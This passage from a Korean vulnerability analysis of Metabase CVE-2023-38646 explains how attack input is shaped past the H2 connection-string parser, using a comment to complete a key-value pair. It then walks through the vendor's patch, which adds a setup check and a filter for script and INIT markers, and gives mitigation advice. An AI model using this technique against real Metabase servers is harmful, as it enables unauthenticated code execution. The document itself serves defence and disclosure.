분리 로직을 살펴보면 (str/split connection-string #";+")는 입력된 connection-string 을 세미콜론(;)을 기준으로 분리한다. 그리고 (str/split option #"=")는 각 옵션을 다시 = 기호로 분리하여 키와 값의 쌍으로 만든다. 따라서 "A = B" 와 같이 형식을 맞추기 위해 "공격구문 = B"를 사용해야 하는데 이대로는 SQL Syntax 에러가 발생하기 때문에 "공격구문--=B"와 같은 식으로 공격구문 뒷부분을 주석(--)처리하여 키-값 쌍 형식을 완성하면 정상적으로 페이로드가 동작한다.

```
(defn- connection-string->file+options
  "Explode a `connection-string` like `file:my-db;OPTION=100;OPTION_2=TRUE` to a pair

    (connection-string->file+options \"file:my-crazy-db;OPTION=100;OPTION_X=TRUE\")
      -> [\"file:my-crazy-db\" {\"OPTION\" \"100\", \"OPTION_X\" \"TRUE\"}]"
  [^String connection-string]
  {:pre [(string? connection-string)]}
  (let [[file & options] (str/split connection-string #";+")
        options          (into {} (for [option options]
                                    (str/split option #"=")))]
    [file options]))
```

그림 18. connection-string 을 분석하여 키 값-쌍 파싱

■ 대응 방안

Metabase Cloud 를 이용해 서비스를 운영 중이라면 영향을 받지 않는다. 하지만 자체 호스팅일 경우, Metabase 공식 블로그에서는 OSS 0.46.6.4, Enterprise Edition 1.46.6.4 이상의 최신 바이너리로의 업데이트 적용을 권고하고 있다.

패치 내역을 살펴보면 공격 URL 인 /api/setup/validate 에서 초기화 완료 여부를 확인하는 검사 로직이 추가되었다.

0.46.6

```
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
                             {:database engine, :source :setup})
      {:status 400
       :body   error-or-nil})))
```

0.46.6.4

```
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (when (setup/has-user-setup)
    (throw (ex-info (tru "Instance already initialized")
                    {:status-code 400})))
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
```

그림 19. 초기화 완료 여부 검증

또한, 기존에 없었던 공격 스크립트에 사용할 수 있는 문자열에 대한 필터링 로직이 추가되었다. H2 데이터베이스 연결 시 connection strings 에서 코드를 실행할 수 있는 //javascript 등의 문자열과 초기화를 수행하면서 쿼리문 실행이 가능한 INIT 등의 입력값을 검증한다.

```
(defn- malicious-property-value
  "Checks an h2 connection string for connection properties that could be malicious. Markers of
  which allow for sql injection in org.h2.engine.Engine/openSession. The others are markers for
  javascript and ruby that we want to suppress."
  [s]
  ;; list of strings it looks for to compile scripts:
  ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/util/SourceCompiler
  ;; can't use the static methods themselves since they expect to check the beginning of the str
  (let [bad-markers [";"
                     "//javascript"
                     "#ruby"
                     "//groovy"
                     "@groovy"]
        pred        (apply some-fn (map (fn [marker] (fn [s] (str/includes? s marker)))
                                        bad-markers))]
    (pred s)))

(defmethod driver/can-connect? :h2
  [driver {:keys [db] :as details}]
  (when-not *allow-testing-h2-connections*
    (throw (ex-info (tru "H2 is not supported as a data warehouse") {:status-code 400})))
  (when (string? db)
    (let [connection-str  (cond-> db
                            (not (str/includes? db "h2:")) (str/replace-first #"^" "h2:")
                            (not (str/includes? db "jdbc:")) (str/replace-first #"^" "jdbc:"))
          connection-info (org.h2.engine.ConnectionInfo. connection-str nil nil nil)
          properties      (get-field connection-info "prop")
          bad-props       (into {} (keep (fn [[k v]] (when (malicious-property-value v) [k v])))
                                 properties)]
      (when (seq bad-props)
        (throw (ex-info "Malicious keys detected" {:keys (keys bad-props)})))
      ;; keys are uppercased by h2 when parsed:
      ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/engine/Connecti
      (when (contains? properties "INIT")
        (throw (ex-info "INIT not allowed" {:keys ["INIT"]})))))
  (sql-jdbc.conn/can-connect? driver details))
```

그림 20. 사용자 입력값 필터링

Metabase 는 0.46.6.4 버전부터 원격 코드 실행 공격에 취약한 H2 데이터베이스를 지원하지 않는다. 기능은 그대로 유지되어 있으나 allow-testing-h2-connection 설정이 false 로 되어있어 신규 데이터 추가는 불가능하다. 하지만 기존에 H2 데이터베이스를 추가해서 사용 중일 경우 업데이트 후에도 여전히 접속이 가능하다. Metabase 에서는 보안을 위해 다른 데이터베이스로 마이그레이션[9]을 권고하고 있다.



그림 21. H2 데이터베이스 제한

해당 취약점의 보안패치가 적용된 0.46.6.4 버전과 그 이후의 0.47 최신 버전에서 조차도 setup-token 이 지속적으로 노출되고 있다. setup-token 은 최초 설치 이후 노출되지 않도록 설계되었으나, 환경 변수를 통해 setup-token 을 주입할 수 있게 변경되었을 때 의도치 않게 /api/session/properties 에서 노출되었다고 공식 페이지에 언급되었다. 보안패치가 적용된 버전에서 setup-token 을 활용한 CVE-2023-38646 공격은 불가능하나 향후 setup-token 을 이용한 보안 위협의 가능성이 있어 추가적인 대응이 필요하다.

만약 불가피하게 업데이트를 할 수 없는 경우 패치 적용 전까지 Metabase 설정이 아닌 웹 서버 자체 접근 제어 설정을 통하여 /api/setup/* 경로의 접근을 제한하여 대응할 수 있다.

[9] 마이그레이션(migration) : 데이터나 소프트웨어를 한 시스템에서 다른 시스템으로 이동하는 것

■ 참고 사이트

- URL: https://www.metabase.com/blog/security-incident-summary
- URL: https://www.metabase.com/blog/security-advisory
- URL: https://www.h2database.com/html/features.html
- URL: https://pyn3rd.github.io/2022/06/06/Make-JDBC-Attacks-Brillian-Again-I
- URL: https://github.com/securezeron/CVE-2023-38646
- URL: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/